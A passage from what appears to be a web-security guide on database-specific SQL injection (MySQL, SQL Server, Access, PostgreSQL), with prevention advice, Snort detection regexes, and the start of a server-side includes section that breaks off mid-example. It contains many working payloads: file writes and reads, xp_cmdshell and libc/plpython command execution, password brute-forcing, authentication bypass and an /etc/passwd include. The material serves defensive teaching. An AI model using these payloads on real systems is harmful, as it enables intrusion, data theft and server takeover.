The information-gathering techniques discussed in this section help augment an attacker's ability to construct appropriate general SQL injection statements. There is, however, one attack vector that is unique to MySQL. Additionally, there are some useful functions natively provided by MySQL that can be used for blind SQL injection.

The attack vector unique to MySQL consists of abusing the `into outfile` and `load_file` clauses to export query results, write a file to be executed inside the web server directory, or read a file allowed by filesystem permissions. This attack vector only works if the connected user has *FILE* privileges and single quotes are not escaped, as there is no method of bypassing single quotes surrounding the filename. An example of using the `into outfile` clause to write query results to a file is as follows in Figure 5-61.

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'
LINES TERMINATED BY '\n<%jsp code here%>';
```

Figure 5-61: Using "into outfile" Clause in MySQL to Write Query Results to a File [50]

The results of this query would be stored in a file with *rw-rw-rw* privileges owned by the MySQL user and group. The file itself (*/var/www/root/test.jsp*) would contain `//field values//` followed by `<%jsp code here%>`. This file is world readable, so the attacker can now read the results of a query that otherwise would not have been returned to the application.

In addition, the format of the `load_file` command is as follows: `load_file('filename')`. This command allows for the methods of bypassing single quote sanitization described in Section 5.2.1. Using this command in conjunction with previously described techniques would make the whole file available for exporting.

The native MySQL functions an attacker will most likely exploit during blind SQL injection are detailed in Table 5-3.

Table 5-3: MySQL Functions Often Used in Blind SQL Injection

Function	Description
LENGTH(str)	Returns the length of a string in bytes.
SUBSTRING(string, offset, #chars_returned)	Extracts a substring from a given string.
BENCHMARK(#ofcycles, action_to_be_performed)	Repeatedly executes an expression.
SLEEP(duration)	Sleeps for a number of seconds.

5.2.4 SQL Server [47]

Like Oracle and MySQL, there are a few specific features of Microsoft SQL Server that an attacker needs to take into account when attempting to exploit an SQL injection flaw. Once again, this section assumes that the attacker has already located a general SQL injection flaw and has identified the SQL server being used as Microsoft SQL Server.

There are a number of SQL Server operators and commands/stored procedures that can be useful to an attacker. The useful operators include the comment operator (`--`) and the query separator (`;`).

In addition to these quirks, general SQL injection can be performed using SQL Server's built-in functions and environment variable. The following information-gathering technique uses the function `db_name()` to trigger an error that will return the name of the database (Figure 5-62). This SQL statement makes use of the `CONVERT` function, which will try to convert the result of `db_name` (a string) into an integer variable. This will trigger an error that, if displayed by the application, will contain the name of the database.

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Figure 5-62: Using SQL Server's db_name Function to Reveal the Database Name [47]

Just like MySQL, the environment variable `@@version` can be used to fingerprint the version of SQL Server already running. In this case, however, a `union select` statement must be used (Figure 5-63).

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-
06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

Figure 5-63: Using a "union select" Statement with @@version to Reveal the SQL Server Version [47]

This can also be done using the `CONVERT` function like Figure 5-62 (see Figure 5-64).

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Figure 5-64: Same as Figure 5-63 but Uses CONVERT Function [47]

In Table 5-4 are some of the stored procedures that are useful in SQL Server attacks [47].

Table 5-4: SQL Server Stored Procedures Useful in Attacks

Stored Procedures	Description
xp_cmdshell	Executes any command shell in the server with the same permissions that it is currently running; requires sysadmin privileges.
xp_regread	Reads an arbitrary value from the Registry.
xp_regwrite	Writes an arbitrary value into the Registry.
sp_makewebtask	Spawns a Windows command shell and passes in a string for execution; requires sysadmin privileges. Removed from versions of SQL Server newer than 2005.
xp_sendmail	Sends an e-mail message, which can include a query result set, to the specified recipients. This procedure uses SQL Mail to send the message.

The following discussion provides some examples of how these procedures can be used in some specific SQL Server attacks:

- If an attacker can gain access to a *sysadmin* account, he or she can execute a shell command that will write output from the command to a directory. This attack assumes that the web server and database server reside on the same host. The example in Figure 5-65 uses `xp_cmdshell` and would write the output of the command `dir c:\inetpub` in a browseable file located at the web server root `c:\inetpub\wwwroot\`.

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub >
c:\inetpub\wwwroot\test.txt'--
```

Figure 5-65: Using SQL Server's xp_cmdshell to Execute a Command and Write the Output to a File [47]

- Alternatively, an attacker can use the `sp_makewebtask` command, assuming the SQL Server version is earlier than 2005, to achieve the same result (see Figure 5-66).

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from
master.dbo.sysobjects'--
```

Figure 5-66: Using SQL Server's sp_makewebtask Command to Perform the Same Operation as Figure 5-65 [47]

- It is also possible for an attacker to use the `xp_cmdshell` function to obtain the application's source code. Again, this requires the use of an account with *sysadmin* privileges. This is particularly useful for an attacker and can be extremely damaging to an organization (see Figure 5-67).

```
 a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';--
```

Figure 5-67: Obtaining Source Code Through SQL Server's xp_cmdshell Function [47]

This statement would copy `login.aspx` (the source code of which is unreadable) to the file `login.txt`, which could then be read by the attacker. An attacker can then analyze the source code to identify application weaknesses or credentials to further increase privileges.

Access to `xp_cmdshell` should be disabled. However, a determined attacker may attempt to re-enable the function. There are two methods for doing this on SQL Server 2000:

Inject code to re-enable `xp_cmdshell`. This method will work only if `xp_log70.dll` has not been moved or deleted (Figure 5-68).

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

Figure 5-68: Re-Enabling xp_cmdshell with sp_addextendedproc [47]

If the previous code does not work, an attacker could inject code to create a new `xp_cmdshell` using the `sp_oacreate`, `sp_oamethod`, and `sp_oadestroy` functions. This method will work as long as those functions have not been disabled (see Figure 5-69).

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
 DECLARE @result int, @OLEResult int, @RunResult int
 DECLARE @ShellID int
 EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
 IF @OLEResult <> 0 SELECT @result = @OLEResult
 IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
 EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
 IF @OLEResult <> 0 SELECT @result = @OLEResult
 IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
 EXECUTE @OLEResult = sp_OADestroy @ShellID
 return @result
```

Figure 5-69: Alternative Method for Re-Enabling xp_cmdshell in SQL Server 2000 [47]

On SQL Server 2005, `xp_cmdshell` can be re-enabled only by injecting the following code (see Figure 5-70).

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Figure 5-70: Re-Enabling xp_cmdshell on SQL Server 2005 [47]

SQL Server can also be used as a port scanner. This approach makes use of the `OPENROWSET` function (enabled by default in SQL Server 2000 but disabled in SQL Server 2005), which is typically used to run a query on another database server and retrieve the results. Using this command, an attacker can scan ports of other machines on the target network. Figure 5-71 provides an example.

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address
=x.y.w.z,p;timeout=5','select 1')--
```

Figure 5-71: Using SQL Server to Port Scan an Internal Network [47]

This statement will attempt a connection to the address *x.y.w.z* on port *p*, with the user id (`uid`) and password (`pwd`) fields being arbitrary. If the port is closed, the attacker will receive the message *SQL Server does not exist* or *access denied*. On the other hand, if the port is open, there are two errors that could be returned:

1. *General network error. Check your network documentation.*
2. *OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.*

The latter error message may not always be available, so an attacker can use the response time (which will be negligible if there is an open port) to determine success or failure.

One assumption made throughout this section is that an attacker has obtained a *sysadmin* account. Using a timing-based blind SQL injection attack and leveraging the `OPENROWSET` function, an attacker can brute-force a *sysadmin* password (see Figure 5-72).

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay
''0:0:5'' ')
```

Figure 5-72: Brute-Forcing Sysadmin Password with Timing-Based Blind SQL Injection [47]

This command will attempt to open a connection to the local database, using `'sa'` as the username and `'<pwd>'` as credentials. If the password is correct and the connection is successful, the query will be executed, which makes the database wait for five seconds and returns a value from `OPENROWSET`. If the password is incorrect, the query will fail and an error will be returned. Leveraging this attack then is a matter of fetching passwords from a wordlist and measuring the time needed for each connection.

As Figure 5-72 shows, one unique factor about timing-based blind SQL injection is that it makes use of the `waitfor delay` function from SQL Server. Fingerprinting SQL Server, then, using

this function to augment the timing attacks outlined in Section 5.2.1 is a critical step for the attacker.

5.2.5 Microsoft Access [51]

Just like other DBMSs, some SQL injection attacks need to be specifically tailored for Microsoft Access in order to be successful.

First, an attacker can identify the back-end database by generating an SQL error. If printed to the application, this error will look like the error shown in Figure 5-73.

```
Fatal error: Uncaught exception 'com_exception' with message 'Source:
Microsoft JET Database Engine
Description:
```

Figure 5-73: Identifiable Microsoft Access Error [51]

Having identified the database, an attacker must deal with one quirk of Microsoft Access when generating malicious SQL statements for it. Microsoft Access does not support any comment character in the SQL query, so it is not possible to truncate the query in this manner; however, the use of the `NULL` character does allow for query truncation. This means an attacker can insert the `%00` character at some place in the query to force the database to ignore all the remaining characters after the `NULL`, because all strings in MS Access are `NULL` terminated. The `NULL` character, however, can cause some problems for effective query generation. Many attackers will, therefore, truncate queries with `0x16`, or `%16` when URL encoded; this is the hexadecimal for the device control character `synchronize (SYN)`. Anything after `SYN` in the query will be ignored by the database.

For the example login query shown in Figure 5-74, an attacker has two methods to construct a malicious query (see Figure 5-75).

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND
[password]='$myPassword'
```

Figure 5-74: Microsoft Access Example Login Query [51]

```
http://www.example.com/index.php?user=admin'%00&pass=foo

http://www.example.com/index.php?user=admin'%16&pass=foo
```

Figure 5-75: Microsoft Access Malicious URL Containing SQL Injection [51]

If the application is vulnerable to SQL injection, the following query will be executed on the database (see Figure 5-76). The highlighted section in Figure 5-76 will not be executed because the `NULL` character terminates the query at that point. This truncation will allow an attacker to bypass the authentication mechanism without entering a password and gain admin access to the application (provided there is an admin username).

```
SELECT [username],[password] FROM users WHERE
[username]='admin'[null]&pass=foo' AND [password]='$myPassword'
```

Figure 5-76: Results of Microsoft Access Malicious Query

It can also be possible for an attacker to obtain a database schema by using some of the various tables that exist in Microsoft Access. It is important to note that these tables are not part of the default configuration, but an attacker may still try. The names of the tables are: `MSysObjects`, `MSysACEs`, and `MSysAccessXML` [51]. An example of the injected SQL that could take advantage of these, provided there is a union SQL injection vulnerability, is shown in Figure 5-77:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

Figure 5-77: Using MS Access' MSysObjects Table to Obtain a Database Schema [51]

There are also a number of functions that an attacker may use to exploit custom queries, as shown in Table 5-5 [51].

Table 5-5: Useful Microsoft Access Functions

MS Access Function	Description
ASC	Obtains the ASCII value of a character passed as input.
CHR	Obtains the character of the ASCII value passed as input.
LEN	Returns the length of the string passed as a parameter.
IIF	The IF construct; for example, IIF(1=1,'a','b') returns 'a'.
MID	Allows for extraction of a substring; for example mid('abc',1,1) returns 'a'.
TOP	Allows for the specification of the maximum number of results the query should return from the top; for example TOP 1 returns 1 row.
LAST	Selects only the last row of a set of rows; for example SELECT last(*) FROM users returns only the last row of the result.

These functions can be used in both standard SQL injection attacks and blind SQL injection attacks. The functions `IIF`, `MID`, `TOP`, and `LAST` tend to be the most useful in respect to blind SQL injection. For example, consider the following request shown in Figure 5-78.

```
http://www.example.com/index.php?myId=[sql]
```

Figure 5-78: Example Normal Request to Highlight Microsoft Access Blind SQL Injection [51]

The highlighted text would be passed to the database for the following query (see Figure 5-79).

```
SELECT * FROM orders WHERE [id]=$myId
```

Figure 5-79: Example Normal Query to Highlight Microsoft Access Blind SQL Injection [51]

Assuming that the `myId` parameter is vulnerable to blind SQL injection, a typical query that can be used to infer the first character of the username of the tenth row is shown in Figure 5-80.

```
http://www.example.com/index.php?myId=IIF((select%20mid(last(username),1,1)%
20from%20(select%20top%2010%20username%20from%20users))='a',0,'ko')
```

Figure 5-80: Example Blind SQL Injection in Microsoft Access [51]

In this example, if the first character of the username extracted from the tenth row is `'a'`, then this query will return a *0 (true)*; otherwise, it will return a `'ko'` string (*false*). This query highlights how all the functions most used in blind SQL injection can be used. The first thing to note is that the functions `IIF`, `MID`, and `LAST` will return the first character of the username of the selected

row. Using only these functions, though, an attacker's query will return a set of records rather than only one record. An attacker must create a query that will select only one row, and thus the `TOP` function is used. Using the `TOP` function alone, however, will only return the first row. This may be satisfactory for an attacker, but in order to target a specific row, an attacker can combine the `TOP` and `LAST` functions.

For example, in order to infer the username of row 10 in the database, an attacker can use the query `SELECT TOP 10 username FROM users` [51]. This will select the first ten rows in the table. Combining this query with the `LAST` function will allow an attacker to exactly select row 10 in the table. Having selected the row of interest, an attacker uses the `IIF` and `MID` functions to infer the value of the username at that row. In this example, the `IIF` function has an interesting use—to return a number or a string. It can be used to distinguish between true and false response, because `myId` is of a numeric type and comparing it with a string will produce an error. Thus, if the username does not begin with `'a'`, the string `'ko'` will be returned and compared to `myId` numeric values, which will produce an error. This example can be augmented if the parameter is a string type to produce the same result (see Figure 5-81).

```
http://www.example.com/index.php?name='%20AND%201=0%20OR%20'a'=IIF((select%
20mid(last(username),1,1)%20from%20(select%20top%2010%20username%20from%20u
sers))='a','a','b')%00
```

Figure 5-81: Microsoft Access Blind SQL Injection Augmented for Parameter with Type String [51]

This example would result in a query that is always true if the first character is `'a'` or a query that is always false in other cases. Using these methods, an attacker can infer the values of the username at any location in the table, provided that the parameter is vulnerable to blind SQL injection.

One final unique quirk of Microsoft Access is the method by which an attacker can bypass filtering functions. Some filters remove spaces from the input string, and Microsoft Access will allow the following values as delimiters instead of white space [51]: `%09`, `%0A`, `%0C`, `%0D`, `%20`, `%2B`, `%2D`, and `%3D` (as in Figure 5-82). This query would be translated by Microsoft Access to `'foo' or '1' = '1'` (Figure 5-82).

```
http://www.example.com/index.php?username=foo%27%09or%09%271%27%09=%09%271
```

Figure 5-82: Alternative to White Space in Microsoft Access SQL Injection [51]

5.2.6 PostgreSQL [52]

PostgreSQL is a free, open source, object relational database system that is most often used in conjunction with PHP. As with other DBMSs, an attacker must consider a number of characteristics when attempting to exploit an SQL injection flaw in an application using PostgreSQL, including the following [52]:

The PHP connector allows multiple statements to be executed by using "`;`" as a statement operator.

SQL statements can be truncated by appending the comment char "–" (a technique that is first discussed in Section 5.2.4).

- The `LIMIT` and `OFFSET` functions can be used in a `SELECT` statement to retrieve a portion of the result set generated by the query (similar to the `IIF`, `MID`, `LAST`, and `TOP` methods discussed in Section 5.2.5).

This section also makes the assumption that *http://www.example.com/news.php?id=1* is vulnerable to SQL injection.

For an attacker, fingerprinting PostgreSQL can be as simple as using the `::` cast operator, which is unique to PostgreSQL (see Figure 5-83).

```
http://www.example.com/store.php?id=1 AND 1::int=1
```

Figure 5-83: Simple Technique for Fingerprinting PostgreSQL [52]

In addition, an attacker can use the `version()` function to view the PostgreSQL banner, as Figure 5-84 shows. This banner may also reveal the underlying operating system and version number. This query could return the following banner string: `PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)` [52]. This string would provide an attacker with more than enough information to begin tailoring attacks.

```
http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL
LIMIT 1 OFFSET
```

Figure 5-84: Using the version() Function to Fingerprint PostgreSQL [52]

An attacker will most likely use one of the functions described in Table 5-6 when creating exploit queries [52].

Table 5-6: Useful PostgreSQL Functions/Operators

PostgreSQL Functions/Operators	Description
chr(n)	Returns the character whose ASCII value corresponds to the number *n.*
ascii(n)	Returns the ASCII value, which corresponds to the character *n.*
SELECT user SELECT current_user SELECT session_user SELECT usename FROM pg_user SELECT getpgusername()	Different methods of retrieving the identity of the current user.
current_database()	Returns the current database name.
COPY	Copies data between a file and a table.
pg_readl_file()	In versions PostgreSQL 8.1 and up, reads arbitrary files located in the DBMS data directory.
libc	In versions before PostgreSQL 8.1, adds a custom function.
pg_language	Checks what libraries are enabled.
CREATE LANGUAGE	Enables a library (e.g., plpython, plperl, etc.).
plpython	Plug-in that allows PostgreSQL functions to be coded in Python.
plperl	Plug-in that allows PostgreSQL functions to be coded in Perl.
LENGTH(str)	Returns the length of a string.
SUBSTR(str,index,offset)	Extracts a substring from a given string.
pg_sleep(n)	Makes the current session process sleep for *n* seconds.

Beyond the two techniques already mentioned, information-gathering techniques targeted at PostgreSQL typically make use of the `SELECT` functions in Table 5-6 and the `current_database` function. Two example queries that use the `SELECT` function to retrieve the current user are shown in Figure 5-85.

```
http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL—-

http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL,
NULL--
```

Figure 5-85: Retrieving the Identity of the Current User in PostgreSQL [52]

In addition to retrieving the current user, an attacker can make use of the `current_database()` function to learn the current database name, as shown in Figure 5-86. Retrieving the current database name can assist in further development of malicious queries.

```
http://www.example.com/store.php?id=1 UNION ALL SELECT
current_database(),NULL,NULL--
```

Figure 5-86: Retrieving the Current Database Name in PostgreSQL [52]

The `chr()` function can also assist in malicious query construction. Many preventative methods against SQL injection make use of single quote (') escaping. Using the `chr()` function, an attacker can bypass this protection. For example, attackers desiring to encode the string `root` for use in a custom query can use the encoding shown in Figure 5-87.

```
chr(114)||chr(111)||chr(111)||chr(116)
```

Figure 5-87: ASCII Encoding of the String “root” [52]

This encoding could be incorporated into a query; Figure 5-88 shows an example that would change the current user’s password to `root`:

```
http://www.example.com/store.php?id=1; UPDATE users SET
PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--
```

Figure 5-88: Malicious PostgreSQL Query Using chr() Encoding [52]

PostgreSQL is vulnerable to more damaging attack vectors as well. It provides two ways to access local files: the `COPY` statement and `pg_read_file()`.

The `COPY` operator allows data to be copied between a file and a table. The PostgreSQL engine will access the local file as the Postgres user. An attacker can use this to copy the `.psql_history` file into a table that can then be read. The `.psql_history file` contains all the SQL commands run by PostgreSQL. (Figure 5-89 shows an example.)

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM
'/var/lib/postgresql/.psql_history'--
```

Figure 5-89: Copying a File into a Table with COPY Operator in PostgreSQL [52]

Once this is accomplished, an attacker can retrieve data by performing a few `UNION` queries. The attacker first needs to retrieve the number of rows added in the table by the `COPY` statement. Then the attacker needs to iterate through these rows. Figure 5-90 shows an example of these actions.

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store
LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1
OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1
OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1
OFFSET 11;--
```

Figure 5-90: Iterating Through the Data Accessed by the COPY Statement [52]

Figure 5-90 shows the first query retrieves the max rows in the table, and the rest of the queries iterate through these rows by incrementing the offset. Altering the `COPY` statement in Figure 5-89 can also allow an attacker to write the contents of a table to the local file system with Postgres user rights (see Figure 5-91).

```
/store.php?id=1; COPY file_store(data) TO
'/var/lib/postgresql/copy_output'--
```

Figure 5-91: Writing to a File with the COPY Operator in PostgreSQL [52]

In addition to the COPY statement method, if the PostgreSQL version is 8.1 or greater, an attacker can use the `pg_read_file()` function as an alternative method for reading arbitrary files located in the DBMS directory. For example, the following query (see Figure 5-92) could allow an attacker to read the server's key file.

```
/store.php?id=1; SELECT pg_read_file('server.key',0,1000)--
```

Figure 5-92: Reading the Server's Key File with pg_read_file in PostgreSQL [52]

PostgreSQL also provides a mechanism for adding custom functions by using dynamic library and scripting languages, such as Python and Perl. This feature can be heavily abused by an attacker. Until PostgreSQL version 8.1, it was possible for an attacker to create a custom function that would be linked with `libc` (see Figure 5-93).

```
Step 1 or 2:

/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS
'/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT--
```

Figure 5-93: Creating a Custom Function in PostgreSQL [52]

This function would allow the attacker to execute shell commands, but, due to the fact that it returns an `int`, it must be layered with a few other queries to be successful. The first thing an attacker must do is create a table to handle the output from the custom function, as in Figure 5-94.

```
Step 1 or 2:
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --
```

Figure 5-94: Creating a stdout Table in PostgreSQL [52]

An attacker can issue the query shown in Figure 5-93 before or after the one in Figure 5-94, but these two steps must occur before the remaining ones. After the table and function are created, an

attacker can then use the custom function to execute shell commands but must redirect the output to a local file. Figure 5-95 shows an example.

```
Step 3:
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
```

Figure 5-95: Executing a Shell Command with a Custom Function in PostgreSQL [52]

This query will print basic information currently available from the system and redirect the output to the file `/tmp/test`. Any command available to the Postgres user could potentially be executed. After this command, an attacker will copy the output using the `COPY` statement to the `stdout` table, as in Figure 5-96.

```
Step 4:
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --
```

Figure 5-96: Copying the Output from Shell Command Execution in PostgreSQL [52]

If all these steps are successful, it is a simple matter of retrieving the output from the `stdout` table, as shown in Figure 5-97.

```
Step 5 (Final):
/store.php?id=1 UNION ALL SELECT NULL,(SELECT system_out FROM stdout ORDER
BY id DESC),NULL LIMIT 1 OFFSET 1--
```

Figure 5-97: Retrieving the Output from a Shell Command [52]

PostgreSQL also has the ability to code PostgreSQL functions in Python or Perl, which are nabled through the `plpython` or `plperl` plug-ins, respectively. The `plpython` function is untrusted, and there is, therefore, no way to restrict what can be done with it. It is not installed by default but can be enabled on a given database. On the other hand, `plperl` is normally installed as a trusted language in order to disable runtime execution of operations that interact with the underlying operating system (OS). To successfully exploit it, an attacker must install an untrusted version of the plug-in.

The typical attack sequence for both vectors is extremely similar. First, the attacker will check if the plug-in is enabled on the database (see Figure 5-98).

```
/store.php?id=1; SELECT count(*) FROM pg_language WHERE
lanname='plpythonu';--
/store.php?id=1; SELECT count(*) FROM pg_language WHERE lanname='plperlu';--
```

Figure 5-98: Checking if the Python or Perl Plug-ins are Enabled on a PostgreSQL Database [52]

If these plug-ins are not enabled, an attacker will attempt to enable them, as follows in Figure 5-99.

```
/store.php?id=1; CREATE LANGUAGE plpythonu; --
/store.php?id=1; CREATE LANGUAGE plperl; --
```

Figure 5-99: Attempting to Enable the Python or Perl Plug-in in PostgreSQL [52]

If either of the above queries works, an attacker will be able to create a `proxyshell` function, as shown in Figure 5-100.

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS AS 'import os;
return os.popen(args[0].read() 'LANGUAGE plpythonu;--


/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS test AS
'open(FD,"$_[0]|");return join("",<FD>);'LANGUAGE plperlu;--
```

Figure 5-100: Creating a Shell Function That Will Use Python or Perl Plugins in PostgreSQL [52]

Once all this is accomplished, an attacker can begin running OS commands through the proxy shell, as shown in Figure 5-101.

```
/store.php?id=1; UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET
1;--

/store.php?id=1; UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET
1;--
```

Figure 5-101: Running OS Commands on PostgreSQL [52]

Finally, when attempting blind SQL injection, there are a few PostgreSQL functions an attacker will likely attempt to exploit. These include the string length function (`LENGTH`) and the substring extraction function (`SUBSTR`). Additionally, starting at version 8.2, the built-in function, `pg_sleep(n)` can be abused to execute timing-based blind injection attacks (discussed in detail in Section 5.2.1). If this function is not available, an attacker can easily create a custom `pg_sleep(n)` in previous PostgreSQL versions using `libc`, similar to the methods described throughout this section (see Figure 5-102).

```
/store.php?id=1; CREATE FUNCTION pg_sleep(int) RETURNS int AS
'lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT;--
```

Figure 5-102: Creating a Custom pg_sleep Function to Execute Timing Attacks [52]

5.2.7 Detection/Prevention Methods

Every organization is different, so different methods need to be analyzed, tested, and applied depending on an organization's own individual needs. SQL injection is, fundamentally, a client-to-server attack. This means that an organization that is not running an SQL Server is not subject to attack. Most organizations, however, are running at least one of the DBMSs outlined in this section. Network monitoring needs to be tailored to the DBMS of an organization in order to avoid clutter and confusion in the rule sets and help to decrease the risk of conflicting or misunderstood rules. Each of the preceding sections provides some examples specific to each DBMS on what to scan for; reiterating them here would be redundant. There are a few general protections that need to be discussed.

From an application developer standpoint, SQL injection is remarkably simple to protect against. There are three accepted methods of protection [53]:

1. parameterized queries
2. stored procedures
3. escaping all user input

Parameterized queries, also known as prepared statements, work by first having the developer define all the SQL code and then pass in each parameter to the query later. This approach allows

the database to distinguish between code and data. Each language has its own specific recommendations. Java Enterprise Edition recommends the use of `PreparedStatements()` with bind variables. .NET recommends the use of parameterized queries like `SqlCommand()` or `OleDbCommand()` with bind variables. PHP recommends the use of PHP Data Objects with strongly typed parameterized queries using `bindParam()`. For more information, consult each language's documentation.

Stored procedures can have the same effect as parameterized queries when implemented safely. Again, this method requires the developer to define the SQL first then pass in the parameters after. The difference in this case is that the SQL code is defined and stored in the database itself and then called from the application. Each language has its own implementation, so consult the appropriate documentation for more information.

Escaping all user input provides minimal protection against SQL injection. It operates similarly to the XSS prevention procedures, which require that all user input is escaped. Each DBMS supports one or more character escaping schemes, but the real issue is that an attacker can typically encode input to bypass these filters. Ultimately, parameterized queries or stored procedures are the only true methods for preventing SQL injection.

Defense-in-depth best practices can help minimize the effect a successful SQL injection attack has on an organization or raise the barrier for success high enough to deter all but the most determined, well-resourced attacker. One of the most important things is to enforce least privilege. This can be done by minimizing the privileges

- assigned to every database account in the environment (i.e., do not assign admin-type accounts to the application)
- of the application itself
- to the operating system the DBMS runs under (i.e., do not run the DBMS as root or system)

Enforcing least privilege in these ways should limit the options an attacker has once they exploit an SQL injection flaw.

Detecting an SQL injection is another extremely important task. This can be done using two different methods: through routine auditing of the application in question and through the use of a network monitoring solution. There are a few things to note when using a network monitoring solution. The first is to ensure that the input validation logic should consider each and every type of input that originates from the user. The second and more important thing is to scan for specific meta-characters in HTTP traffic, most importantly the single quote (`'`) and its hexadecimal equivalent, or the double dash (`--`). In addition, operator keywords such as `OR` or `UNION` and their hexadecimal equivalents are often used in attacks. Figure 5-103 shows some example Snort regular expressions (regexes).

```
Regex for detection of SQL meta-characters:
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix

Modified regex for detection of SQL meta-characters:
/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/i

Regex for typical SQL injection attack:
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

Regex for detecting SQL injection with the UNION keyword:
/((\%27)|(\'))union/ix
```

Figure 5-103: Example Snort Regexes for SQL Injection [44]

The first regex will detect either the hexadecimal equivalent of the single quote, the single quote itself, or the presence of the double dash. Detecting the hexadecimal equivalent of the double dash is not needed, because it is not an HTML meta-character and will not be encoded by the browser. Also, if an attacker tries to manually modify the double-dash to its hexadecimal value of %2D, the SQL injection attack fails. Additionally, detection of the presence of the `#` and its hexadecimal-equivalent is needed if the SQL server is MySQL. The second regex is actually a modified version of the first that scans for the `=` sign or its hexadecimal equivalent. The third regex will detect the single quote or its hexadecimal equivalent and the word `OR` and its equivalents. The final regex detects for SQL injection attacks that make use of the `UNION` keyword—one of the most commonly used keywords in attacks. This regex can be modified to create similar expressions for other SQL queries such as `select`, `insert`, `update`, `delete`, and `drop`.

All the provided regexes need to be tested to ensure that there are a minimum amount of false positives. Also, be sure to refer to the section pertaining to the DBMS deployed at the organization for more specifics. Any signatures to be deployed need to be evaluated in order to minimize false positives and false negatives.

5.3 Server-Side Includes Injection [54]

Web servers typically give developers the ability to add small pieces of dynamic code inside static HTML pages. This feature is defined as server-side includes (SSI). If proper controls are not in place, an attacker can take advantage of this functionality to inject data into the application that will be interpreted by the SSI mechanisms. Successfully exploiting this vulnerability can allow an attacker to inject his or her own code into HTML pages and to perform remote code execution.

In order to fully understand the issue, it is important to first present some detailed background information about SSI. Web servers parse SSI directives before serving a page to the user. They are an alternative to full-fledged common gateway interface (CGI) programs or embedded server-side scripting languages. Typically, SSI directives are used when there is a need to perform simple tasks. Common implementations include providing commands to include external files, set and print web server CGI environment variables, or execute external CGI scripts; they can also be used for system command execution [54]. An example of an SSI directive that would be put in an HTML document is shown in Figure 5-104. Before a web server delivers an HTML page containing this directive, the server first replaces the text with the current local date.

```
<!--#echo var="DATE_LOCAL" -->
```

Figure 5-104: Example SSI Directive [54]

Figure 5-105 shows some other example SSI directives.

```
Include the output of a CGI script:
<!--#include virtual="/cgi-bin/counter.pl" -->

Include the content of a file:
<!--#include virtual="/footer.html" -->

Include the output of a system command:
<!--#exec cmd="ls" -->
```

Figure 5-105: More Example SSI Directives [54]

If the server's SSI support is enabled, the server will parse these directives. Due to security concerns, the *exec* directive is typically disabled by default. As these examples show, SSI directives are fairly easy to understand and, yet, can be powerful.

In order to exploit an SSI vulnerability, an attacker must first identify a web server that actually supports SSI directives through one of the information-gathering techniques. Even if an attacker cannot determine through traditional techniques whether a target has SSI enabled, he or she can hypothesize by looking at the content of the target website. If the target contains *.shtml* files, then an attacker can determine, with fairly good certainty, that SSI is supported. The *.shtml* extension is not mandatory, however. The next step in an SSI attack is determining if an SSI injection is actually possible and what the input points are. This means an attacker will enumerate the application and determine all the possible injection locations. Beyond common user-supplied data, input vectors can be HTTP request headers and cookie content. Once the application has been enumerated, an attacker will check for the possibility of an SSI injection attack by checking the input validation mechanisms and determining where the provided input is stored. For example, to test if validation is insufficient, the attacker can put the following string shown in Figure 5-106 into an input form.

```
<!--#include virtual="/etc/passwd" -->
```

Figure 5-106: SSI Injection Test String [54]

If the application were vulnerable, this directive would be interpreted by the server the next time the page is served, and the server would include the UNIX standard password file. If the attacker determines that the web application is going to use data from HTTP headers to dynamically generate a page, he or she can inject code into those HTTP headers, as shown in Figure 5-107.

```
GET / HTTP/1.0
